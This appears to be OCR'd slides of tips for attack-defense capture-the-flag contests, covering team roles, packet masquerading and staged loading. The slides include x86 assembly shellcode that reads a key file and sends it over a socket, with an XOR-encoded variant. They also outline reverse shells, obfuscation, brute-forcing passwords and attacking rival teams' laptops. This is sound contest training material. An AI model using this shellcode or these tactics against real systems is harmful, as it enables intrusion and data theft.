
Advanced Tips

Network Setting




Advanced Tips

Network Setting




Advanced Tips

Network Setting



Advanced Tips

Network Setting



Advanced Tips


Masquerading (Packet Capture)

Capture the incoming attack packet of the other team

Repeat the other team's payload against enemy

Capture the outgoing packet that includes key

Modify key in the packet or Drop the packet



Advanced Tips


Disposition for Efficiency

Server Manager (1), Network Manager (2), Global Hogu Finder (1),
Exploit Manager (1), Reverser & Exploiter (∞)

Global Hogu Finder is very very important :D

Position	N
Server Manager	1
Network Manager	2
Global Hogu Finder	1
Reverser & Exploiter	3
Exploit Manager	1
Total	8

Contest Room



Position	N
Reverser & Exploiter	∞
Total	∞

Lounge or Anywhere

Advanced Tips

Positions - Server Manager

Team Server is only managed by Server Manager

Important position :D

Test daemon's services

For high SLA (Service Level Availability)

Manage Daemon's version

Change daemon, set version

Ex. tomato -> tomato.1

Advanced Tips

Positions - Network Manager

Capture & Filter incoming packets Team, Share to other members

Very Important :D

Drop or Modify outgoing packet that contains key

Depend !

Manage Web Server, IRC Server, VPN Server, Masquerading Server

Once in a while, Check Server Log

Advanced Tips

Positions - Global Hogu Finder

Social Hacking the other team's member ?

If you can :D

Analyze the other team's server environments

Hacking other team's server or labtop

Brute Forcing or Guessing Password for the other team's daemon server

Get root, then you can read all of the keys.

Advanced Tips

Positions - Exploit Manager

Manage exploit codes from other members

Is it works correctly?

Modify exploit codes on the other team's situations

Different from all the team's defense

Authenticate to Auth-Server

Get Points :D

Advanced Tips

Positions - Reverser & Exploiter

Find Vulnerabilities in Daemons

Mostly, BOF or FSB vulnerabilities :D

Patch Vulnerability & Give to Server Manager

As soon as possible

Analyze the other team's packet and Get their payload

Lovely :D

Programming Exploit Code & Give to Exploit Manager

Pwn! Pwn! Pwn! HolyPwner !

Advanced Tips

Shellcode

Reverse Shellcode

- Fork process
- Open Socket & Connect to listening server
- dup2 about stdin, stdout and stderr
- execve '/bin/sh'

Read Key Shellcode

- Open the key file
- Read the key
- Write the key to socket

Write Key Shellcode

- Open the key file
- Write auth key to key file

Read & Write Key Shellcode

- Open the key file
- Read the key
- Write auth key to key file
- Write the key to socket

Advanced Tips

Shellcode - Read Key Shellcode

Read Key Shellcode Example

Should be made shellcode to suit the situation

```
.globl main
main:
jmp path

# eax, ebx = temporary
# ecx = buffer
# edx = fd

thestart:
xorl %eax, %eax
popl %esi
movb %al, 0x5(%esi)
push %eax
push %esi #file path
push %ebx #dummy
movb $0x5, %al
int $0x80
mov %eax, %edx
######## edx=open (filepath, 0)
movl %esp, %ecx # select buffer
movw $0x101, %cx
xor %eax, %eax
movb $0xff, %al
push %eax # read 255 bytes
push %ecx # buffer
push %edx # fd
push %eax # dummy

movb $0x3, %al
int $0x80

######## ecx = read (edx, ecx, 255)

xor %eax. %eax
push $0xff    ## len
push %ecx    ## buff
push %edx ##socket 4
push %eax #dummy
movb $0x4, %al
int $0x80
######## write (4, ecx, 255)
path:
call thestart
.string "./key"
```

Advanced Tips

Shellcode

If enemy do masquerading

OMG ...?

Advanced Tips

Shellcode

How to avoid Masquerading?

- Shellcode Encryption
  - Packing
  - Obfuscating
  - …
- Key Encryption
  - XOR (Very easy and convenient)
  - ROT
  - …

Advanced Tips

Shellcode - Read XOR Key Shell Code

XOR Key Encryption Shellcode Example

Also, should be XOR operation on the server side

```
.globl main
main:
jmp path

# eax, ebx = temporary
# ecx = buffer
# edx = fd

thestart:
xorl %eax, %eax
popl %ebx
push %eax
push %eax
push %ebx #file path
push %ebx           #dummy
movb $5, %al
int $0x80
movl %eax, %edx
############## edx = open(filepath,0,0)

movl %esp, %ecx
movw $0x101, %cx

xorl %eax, %eax
movb $0xff, %al
push %eax           # read 255 bytes
push %ecx           # buffer
push %edx           # fd
push %edx           # dummy
movb $3, %al
int $0x80
movl %eax, %edx
############## read(edx,ecx,255)

jmp key
encode:
popl %esi           # esi = encoding key
movl %ecx, %eax     # eax = buffer
xorl %edi, %edi     # edi = index

xorloop:
cmpl $32, %edi      # index compare
jge write
movb (%esi), %bl
movb (%eax), %dl
xor %bl, %dl
movb %dl, (%eax)
inc %eax
#inc %esi
inc %edi
jmp xorloop

write:
xorl %eax, %eax     # eax = 0
movb $0xff, %al
push %eax           # 255 bytes
push %ecx           # buf
movb $4, %al        # print to 4
push %eax
push %eax           # dummy
movb $4, %al
int $0x80
############## write(4, ecx, 255)

xorl %eax, %eax
mov $0x1, %eax
int $0x80

key:
call encode
.byte $0x57             # RANDOMKEY

path:
call thestart
.ascii ".key₩0"
```

Advanced Tips

Shellcode

How to avoid Repeating my payload?

- **Read Key using UDP Shellcode**
- **Staged loading Shellcode**
- **…**

Advanced Tips

Shellcode - Staged Loading Shellcode

Why use Multi-Stage Loading Shellcode?


- **Small buffer for Shellcode**
- **Avoid Masquerading**
- **Avoid repeating payload**
- **Excute Binary File using binary loader**
- **...**

Advanced Tips

Shellcode - Staged Loading Shellcode (1)

Stage 1 - minimum shellcode for connection

- must be small
- free of NULLs
- new connection and read additional data
- jumps to the data and execute it




Advanced Tips

Shellcode - Staged Loading Shellcode (1)

Stage 2 - Payload to execute

- Other Shellcodes
- Read Key Shellcode
- Reverse Connection Shellcode
- ...




Advanced Tips

Shellcode - Staged Loading Shellcode (2)

Stage 1 - minimum shellcode for connection

